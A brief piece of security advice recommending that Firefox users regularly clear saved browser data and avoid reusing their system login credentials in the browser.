Firefox shared and saved information needs to be regularly cleared. Users should not use the same username and passwords while using firefox as what is their system username and password